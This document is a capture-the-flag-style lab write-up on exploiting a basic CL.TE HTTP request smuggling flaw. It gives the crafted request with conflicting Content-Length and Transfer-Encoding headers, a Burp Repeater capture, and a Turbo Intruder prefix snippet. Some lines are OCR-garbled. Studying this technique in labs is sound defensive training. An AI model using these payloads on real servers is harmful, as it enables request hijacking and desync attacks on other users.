Lab: HTTP request smuggling, basic CL.TE vulnerability

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

Using Burp Repeater, issue the following request twice OR Smuggle Probe

```
POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 6

Transfer-Encoding: chunked

0
```

Request for / sent to repeater with added requirements for attack

```
Request
         Raw
               Hex
                     Hackvertor
1 POST / HTTP/1.1 \r \n
2 Host: 0a3e00c704938da3c1c2172a006d004b.web-security-academy.net \r \n
3 Cookie: session=nMAqi3CpMTinrYAGJjrsoh2XHwGLKEe4 \r \n
4 Sec-Ch-Ua: "Chromium"; v="105", "Not)A; Brand"; v="8" \r \n
5 Sec-Ch-Ua-Mobile: ?0 \r \n
6 Sec-Ch-Ua-Platform: "Windows" \r \n
7 Upgrade-Insecure-Requests: 1 \r \n
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
  Chrome/105.0.5195.102 Safari/537.36 \r \n
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  ,application/signed-exchange; v=b3; q=0.9 \r \n
10 Sec-Fetch-Site: same-origin \r \n
11 Sec-Fetch-Mode: navigate \r \n
12 Sec-Fetch-User: ?1 \r \n
13 Sec-Fetch-Dest: document \r \n
14 | Referer: https://0a3e00c704938da3c1c2172a006d004b.web-security-academy
15 Accept-Encoding: gzip, deflate \r \n
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 \r \n
17 Connection: close \r \n
18 Content-Type: application/x-www-form-urlencoded \r \n
19 Content-Length: 6 \r \n
20 Transfer-Encoding: chunked \r \n
21 \r \n
22 Ø \r \n
23 \r \n
24 G
```

Turbo Intruder Smuggling Attack


```
# This will prefix the victim's request. Edit it to achieve the desired effect
prefix = '''G'''

# HTTP uses \r\n for line-endings. Linux uses \n so we need to normalise
if '\r' not in prefix:
    prefix = prefix.replace('\n', '\r\n')
```


Smuggle Probe

```
Client-side desync
Pause-based desync
Connection-state
Smuggle probe
HTTP/2 probe
HTTP/2 Tunnel probe CL
HTTP/2-hidden probe
```

The second response should say: Unrecognized method GPOST.



Smuggle Probe Results



Congratulations appears when the GPOST response comes back

Congratulations, you solved the lab!